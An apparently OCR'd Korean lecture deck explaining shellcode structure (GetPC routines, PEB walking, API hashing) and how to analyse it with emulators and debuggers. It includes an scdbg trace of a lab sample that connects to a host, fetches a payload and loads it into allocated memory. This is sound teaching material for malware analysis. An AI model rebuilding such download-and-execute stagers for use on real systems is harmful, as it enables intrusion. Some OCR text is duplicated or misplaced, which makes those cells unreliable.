셸코드

권민준

목차

셸코드

- 실행 파일의 형태를 갖추지 않고 기계어와 데이터만으로 이루어져 있으며, 다양한 방법으로 메모리에 주입되어 실행되는 비교적 작은 크기의 코드
- 주로 소프트웨어 취약점을 공격하는 익스플로잇의 페이로드로 이용됨
- 셸코드의 기능은 대부분의 경우 API나 라이브러리 함수를 이용하여 구현됨
- 보통 Stack이나 Heap같은 임시 메모리에 할당되어 동작
- 가상주소공간 레이아웃은 무작위성을 가진다는 특성상 주소를 정확히 예측하기 어려움
- 일반적으로 셸코드가 로드 될 수 있는 메모리 공간이 충분히 확보되지 않음


셸코드

	셸코드	웹셸
목적	• 시스템 내부 제어권 획득	• 웹 서버 원격 제어
작성 언어	• 어셈블리, 기계어	• PHP, ASP, JSP 등 웹 언어
실행 환경	• 운영체제 메모리, 내부	• 웹 서버, 앱 애플리케이션
사용 방식	• 취약점 공격의 페이로드	• 웹 브라우저를 통한 명령 전달

	실행 파일	셸코드
포맷	• A실행파일 포맷	• 변도의 포맷 존재 X
내용	• 로딩 및 실행에 필요한 정보 • 코드 및 데이터 • 프로그램 실행에 필요한 부가 정보	• 대부분의 경우 코드 및 데이터로만 구성
메모리 로드 및 실행	• 로더에 의해 메모리에 로드된 후 실행	• 익스플로잇, 악성코드 등에 의해 메모리에 주입된 후 실행
DLL/SO 사용	• 제약 없음	• 기술적 제약은 없으나, 대체로 시스템에 존재할 가능성이 높은 DLL/SO를 이용술적 제약은 없으나, 대체로 시스템에 존재할 가능성이 높은 DLL/SO를 이용
바인딩	• 로더가 수행	• 셀프 바이딩
바인딩 관련 데이터	• 임포트 디렉토리(PE-COFF) • GOT/PLT(ELF)	• API 문자열 / API Hash

셸코드 주요 구성 요소

구성 요소	기능
GetPC 루틴	• 명령 포인터(Instruction Pointer)의 값 확보
Self-Decoding 루틴	• 셸코드의 본체 루틴이나 암호화된 데이터 확보
PEB를 통한 KERNEL32.DLL 베이스 주소 추적 루틴	• 바인딩을 위한 LoadLibrary, GetProcAddress 함수의 주소 확보
API 주소확보 루틴 (Self Binding)	• 악성 행위에 필요한 각종 함수들의 주소 확보 및 함수 테이블 구성
API 해시 값 계산 루틴	• 셸코드가 가지고 있는 축약돈 라이브러리 및 함수 문자열의 원본 문자열이 무엇인지 확인
API를 이용한 셸코드 기능구현 루틴	• 악성행위에 필요한 기능구현(C2 통신, 파일 시스템 조작, 설정 조작, 프로세스 생성 등)



GetPC 루틴

- 암호화된 셸코드는 자가 복호화 등의 작업을 위해 포인터를 확보 필요
- 프로세스의 가상 주소 공간 내에서 셸코드가 자신의 주소 위치를 확인하는 데 사용하는 루틴


```
---CASE#1---

00000000 CLD
00000001  CALL SUB_8F
00000006 PUSHA
00000007 MOV EBP, ESP
...
0000008F POP EBP
```

GetPC 루틴 유형	설명
CALL/POP(JMP/CALL/POP) 루틴	• CALL 명령의 경우 리턴할 주소를 스택에 저장 • "POP 레지스터" 명령이 실행 되면서 오퍼런드인 레지스터에 포인터 저장
CALL $+N/POP 루틴	
FSTENV 루틴	• 에뮬레이터가 지원해주는 아키텍처 유형에 제한존재 • 셸코드 동작 과정을 자유롭게 통제하기 어려움
SEH(Structured Exception Handler) 조사 루틴	• 셸코드가 커스텀 핸들러를등록 • 임의로 예외 상황을 발생하여 핸들러 루틴 호출 • 핸들러는 예외를 발생시킨 명령어의 주소 값을 전달 받음

KERNEL32.DLL

- 필요한 라이브러리들을 로드하거나 API들의 주소를 알아야 원하는 기능 수행 가능
- KERNEL32.DLL 라이브러리에 Loadlibrary(), GetProcAddress() API를 이용해 라이브러리를 로드하거나 원하는 API 주소를 획득 가능



셸코드 분석 방법

	에뮬레이터를 이용한 동적 분석	디버거를 이용한 분석
설명	• 셸코드를 에뮬레이터가 구현하는 가상 환경에서 동작시키고 에뮬레이터는 셸코드의 동작을 추적하여 결과 보여줌	• 디버거를 이용하여 호스팅 프로세스 내에 메모리 공간을 할당한 후 셸코드를 인젝션하는 방식
도구	• SCDBG	• XDBG
장점	• 사용이 간편함	• 셸코드의 동작 과정을 자유롭게 통제할 수 있음 • 정밀한 분석 가능
단점	• 에뮬레이터가 지원해주는 아키텍처 유형에 제한이 있음 • 셸코드 동작 과정을 자유롭게 통제	• 디버거 사용 등 리버스 코드 엔지니어링에 대한 기초 지식과 기술 요구

에뮬레이터를 이용한 셸코드 분석

```
C:₩lab₩03. Malware - Shellcode>c:₩Tools₩Scdbg₩scdbg.exe /s 100000000 /f analyzeme-sc01.01.bin
Loaded 31f bytes from file analyzeme-sc01.01.bin
Initialization Complete..
Max Steps: 100000000
Using base offset: 0x401000

4010a2  LoadLibraryA(wininet)
4010b0  InternetOpenA()
4010cc  InternetConnectA(server: 192.168.56.101, port: 44016, )
4010e4  HttpOpenRequestA(path: /iWWE, )
4010f8  HttpSendRequestA(User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; XBLWP7; ZuneWP7)
, )
40111a  GetDesktopWindow()
401129  InternetErrorDlg(11223344, 4893, 40111a, 7, 0)
4012de  VirtualAlloc(base=0 , sz=400000) = 600000
4012f9  InternetReadFile(4893, buf: 600000, size: 2000)

Stepcount 100000001
```

1. LoadLibraryA : wininet 라이브러리 로드
2. InternetOpenA : 인터넷 세션 초기화
3. InternetConnectA : 뒤 IP로 연결시도
4. HttpOpenRequestA : 전달되는 파라미터를 통해 iwwe로 요청 생성
5. HttpSendRequestA : 생성한 요청을 통해 실제로 요청 보냄
6. VirtualAlloc : 메모리를 할당하고 InternetReadFile 함수를 통해 가져온 데이터를 삽입

감사합니다.